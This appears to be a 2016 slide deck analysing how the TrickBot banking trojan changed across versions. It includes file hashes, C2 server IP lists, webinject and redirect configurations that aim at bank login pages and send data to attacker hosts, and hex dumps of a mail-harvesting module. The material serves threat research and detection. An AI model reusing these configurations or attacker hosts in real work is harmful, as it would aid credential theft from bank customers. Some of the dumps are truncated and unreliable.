

The TrickBot Evolution

Joshua Adams, F5 Networks

j.adams2@f5.com



1000002 (2016-08-19)

- 38503c00be6b7f7eeb5076c0bd071b4c
- bf621ef7e98047fea8c221e17c1837b8
- 0804499dba4090c439e580f5693660e0
- E4a8dc8fd08d4f65a68d0a40e2190c70

Source: <http://www.threatgeek.com/2016/10/trickbot-the-dyre-connection.html> (-- Fidelis Threat Researcher Jason Reaves)

1000002 – Dyre like config

```
<mcconf>
<ver>1000002</ver>
<gtag>tmt2</gtag>
<servs>
<srv>91.219.28.77:443</srv>
<srv>193.9.28.24:443</srv>
<srv>37.1.209.51:443</srv>
<srv>138.201.44.28:443</srv>
<srv>188.116.23.98:443</srv>
<srv>104.250.138.194:443</srv>
<srv>46.22.211.34:443</srv>
<srv>68.179.234.69:443</srv>
<srv>5.12.28.0:443</srv>
<srv>36.37.176.6:443</srv>
<srv>37.109.52.75:443</srv>
<srv>27.208.131.97:443</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="injectDll"/>
</autorun>
</mcconf>
```

1000002 – Dynamic Injects

```
<moduleconfig>  
<autostart>yes</autostart>  
<needinfo name="id"/>  
<needinfo name="ip"/>  
<autoconf>  
<conf ctl="dinj" file="dinj" period="90"/>  
<conf ctl="sinj" file="sinj" period="90"/>  
<conf ctl="dpost" file="dpost" period="180"/>  
</autoconf>  
</moduleconfig> x
```

1000005 (2016-10-28)

- 104923556ace17b4f1e52a50be7a8ea0

Source: <https://f5.com/about-us/news/articles/little-trickbot-growing-up-new-campaign-22790> (Julia Karpin, Shaul Vilkomir-Preisman, Anna Dorfman)

1000005 – more targets




Figure 1: TrickBot target evolution

1000005 – modified config

```
<igroup>
<dinj>
<lm>*/online[REDACTED]/CM*[/lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>*ibanking.[REDACTED]/ibank/loginPage.action*[/lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>*ib.[REDACTED]/index.jsp*[/lm>
<hl>91.219.28.103/response.php</hl>
<pri>100</pri>
<sq>1</sq>
</dinj>
</igroup>
<igroup>
<dinj>
```

Figure 2: TrickBot's old configuration

```
<igroup>
<dinj>
<lm>*ibanking.[REDACTED].com.au/ibank/loginPage.action*[/lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*[/ignore_mask>
<ignore_mask>*.jpg*[/ignore_mask>
<ignore_mask>*.png*[/ignore_mask>
<ignore_mask>*.js*[/ignore_mask>
<ignore_mask>*.css*[/ignore_mask>
<require_header>*text/html*[/require_header>
</dinj>
<dinj>
<lm>*ibanking.[REDACTED].com.au/ibank/loginPage.action*[/lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*[/ignore_mask>
<ignore_mask>*.jpg*[/ignore_mask>
<ignore_mask>*.png*[/ignore_mask>
<ignore_mask>*.js*[/ignore_mask>
<ignore_mask>*.css*[/ignore_mask>
<require_header>*text/html*[/require_header>
</dinj>
```

Figure 3: TrickBot's new configuration

1000005 – redirect attacks

```
<slist>
<sinj>
<mm>*www.bankline.█.com*</mm>
<sm>*www.bankline.█.com/CWSLogon/logon.do*</sm>
<nh>ccsacyjnfkomdrtsvwhxlzipeaqb.net</nh>
<srv>91.219.28.61:443</srv>
</sinj>
<sinj>.<mm>*www.bankline.█.*</mm>
<sm>*www.bankline.█.*CWSLogon/logon.do*</sm>
<nh>cbsaqfzjhswxnygodctukiavrmb.net</nh>
<srv>91.219.28.61:443</srv>
</sinj>
<sinj>
<mm>*█.link.online.█.bank.com*</mm>
<sm>*█.link.online.█.bank.com/Logon/Logon.jsp*</sm>
<nh>dcsahfdrijbwypxomklqunsectza.net</nh>
<srv>91.219.28.61:443</srv>
</sinj>
```

Figure 4: TrickBot's new configuration

1000005 – redirect attacks

```
GET /Logon/Logon.jsp HTTP/1.1
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Host: dcsahfdrijbwypxomklqunsectza.net
X-Forwarded-For:
Clientinfo: not3 W617601.306EB882035B84E41B8E8705BFD2AC51
```

Figure 5: A redirected request to a malicious domain

1000007 (2016-11-23)

- 43cfa53d6d327356f23bc73dc737bfcd

1000007 – more targets

```
<mcconf>
<ver>1000007</ver>
<gtag>tt0002</gtag>
<servs>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
<srv>██████████:443</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="injectDll"/>
</autorun>
</mcconf>
```

1000007 – more targets


```
<dinj>
<lm>https://bankingportal.*.de/portal/portal/* </lm>
<hl>██████████ /response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://banking.*.de/portal/portal/* </lm>
<hl>██████████ /response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://portal.*.de/portal/portal/* </lm>
<hl>██████████ /response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
```

1000009 (2016-11-30)


- 46ffaa075dd586a6f93a4d26a2431355
- 26992865a2ae96ed48df8ddfc7223a13
- 1c8ea23e2892c4c7155c9f976c6e661d

(Source: Shaul Vilkomir-Preisman)

1000009 – new module



1000009 – new module



1000009 – new module

```
host2.DMP]
Extras Window ?
ANSI hex
svchost2.DMP

05 06 07 08 09 0A 0B 0C 0D 0E 0F
46 69 6C 65 52 65 61 64 65 72 40 .?AVCFileReader@
51 00 10 00 00 00 00 2E 3F 41 56 @...iQ.....?AV
69 6C 65 40 40 00 00 EC 51 00 10 CZipFile@@...iQ..
3F 41 56 43 42 69 6E 61 72 79 46 .....?AVCBinaryF
00 00 00 EC 51 00 10 00 00 00 00 ile@@...iQ.....
4D 61 69 6C 53 65 61 72 63 68 65 .?AVCMailSearche
51 00 10 00 00 00 00 2E 3F 41 56 r@@.iQ.....?AV
65 42 61 73 65 40 40 00 00 00 00 ModuleBase@@....
6D 6F 64 75 6C 65 63 6F 6E 66 69 ....<moduleconfi
61 75 74 6F 73 74 61 72 74 3E 6E g>..<autostart>n
74 6F 73 74 61 72 74 3E 0D 0A 3C o</autostart>..<
6E 66 6F 20 6E 61 6D 65 3D 22 69 needinfo name="i
0A 3C 6E 65 65 64 69 6E 66 6F 20 d"/>..<needinfo
22 69 70 22 2F 3E 0D 0A 3C 61 75 name="ip"/>..<au
66 3E 0D 0A 3C 63 6F 6E 66 20 63 toconf>..<conf c
65 74 43 6F 6E 66 22 20 66 69 6C tl="SetConf" fil
69 6C 63 6F 6E 66 22 20 70 65 72 e="mailconf" per
39 30 22 2F 3E 0D 0A 3C 2F 61 75 iod="90"/>..</au
66 3E 0D 0A 3C 2F 6D 6F 64 75 6C toconf>..</modul
69 67 3E 0D 0A 00 00 EC 51 00 10 econfig>...iQ..
3F 41 56 4D 6F 64 75 6C 65 46 61 .....?AVModuleFa
40 40 00 00 00 00 01 00 00 00 ctory@@.....
00 00 00 00 00 00 00 00 00 00 .....
```


1000009 – new module

```
8 E2 21 81 5F 33 29 36 7B D2 11 5*...@.a!.(s)b!U.  
8 3E 60 0D 00 0A 00 00 00 00 00 *...ÃO">`.....  
0 00 00 00 00 00 00 00 00 00 00 ....H.....  
0 00 00 00 00 00 00 00 00 00 00 .....  
0 00 00 00 00 00 00 00 00 00 00 .....  
0 00 00 00 00 00 00 00 00 00 00 .....  
A 00 10 02 00 00 00 52 53 44 53 .p...Z.....RSDS  
1 8B 46 8E 5F B6 CB C7 F1 04 26 ù.Øh4q<Fž_qËÇñ.&  
A 5C 45 6D 61 69 6C 5F 67 72 61 ....C:\Email_gra  
7 69 6E 33 32 5C 52 65 6C 65 61 bber\Win32\Relea  
9 6C 73 65 61 72 63 68 65 72 2E se\mailsearcher.  
0 00 00 00 00 00 00 00 00 00 00 pdb.....  
7 00 10 00 00 00 00 00 00 00 00 s..ÜW.....  
7 00 10 F4 57 00 10 00 00 00 00 ....iW..ôW.....  
0 00 00 00 00 00 00 00 FF FF FF FF s.....ÿÿÿÿ
```

1000009 – new module

```
}4 | 5...j...<mail> ..<handler>91.219.28.78:4  
)9 | 43</handler>..</mail>.K..L.....-F,... (.  
{F | .p.....G...Shz.n.c.yE.f..0.."*..IQ.....?  
)3 | ... =EW'j.....N...Q=.l..}..=..N.}..e...  
| .....L.qL.^...L
```

1000009 – new User Agent

```
0A 47 45 54 20 2F 74 74 30 30 Z=..+q..GET /tt00
52 4C 45 53 2D 50 43 5F 57 36 02/.....
30 00 00 00 00 00 00 00 00 00 .....
50 00 00 00 00 00 00 00 00 00 .....
00 00 2F 47 38 74 45 47 34 5A ...../1/G8tEG4Z
57 4F 33 77 55 46 47 6F 49 2F 8zB9WLgO3wUFGoI/
31 2E 31 0D 0A 43 6F 6E 6E 65 HTTP/1.1..Conne
30 4B 65 65 70 2D 41 6C 69 76 ction: Keep-Aliv
72 2D 41 67 65 6E 74 3A 20 58 e..User-Agent: X
0A 48 6F 73 74 3A 20 33 36 2E maker..Host: 36.
3E 36 0D 0A 0D 0A 00 00 00 5D 37.176.6.....]
00 D0 D3 F3 01 B0 8D F3 01 00 Z<..'q..ĐÓó.°.ó..
00 00 00 00 00 00 00 00 00 .....|....
00 00 00 00 00 00 00 00 00 .....|....
```

1000009 – new User Agent

Details for GET to 78.47.139.102:80

Request URL: /raw

Format	Details
Converted	GET /raw HTTP/1.1 Connection: Keep-Alive User-Agent: Xmaker Host: myexternalip.com
Hex View	<pre>0 : 0A 00 27 00 00 00 0A 00 27 7B 44 9D 08 00 45 00 [...'.....'{D...E.] 10 : 00 81 00 E0 40 00 80 06 27 4E C0 A8 38 0B 4E 2F [....@... 'N..8.N/] 20 : 8B 66 CB 4E 00 50 FC B2 8E 39 43 85 C2 B6 50 18 [.f.N.P...9C...P.] 30 : 01 00 F7 B2 00 00 47 45 54 20 2F 72 61 77 20 48 [.....GET /raw H] 40 : 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65 63 74 [TTP/1.1..Connect] 50 : 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D [ion: Keep-Alive.] 60 : 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 58 6D 61 [.User-Agent: Xma] 70 : 6B 65 72 0D 0A 48 6F 73 74 3A 20 6D 79 65 78 74 [ker..Host: myext] 80 : 65 72 6E 61 6C 69 70 2E 63 6F 6D 0D 0A 0D 0A [ernalip.com....]</pre>

TrickBot is evolving quickly..

- 1000002 (2016-08-19)
- 1000005 (2016-10-28)
- 1000007 (2016-11-23)
- 1000009 (2016-11-30)

Thank You!

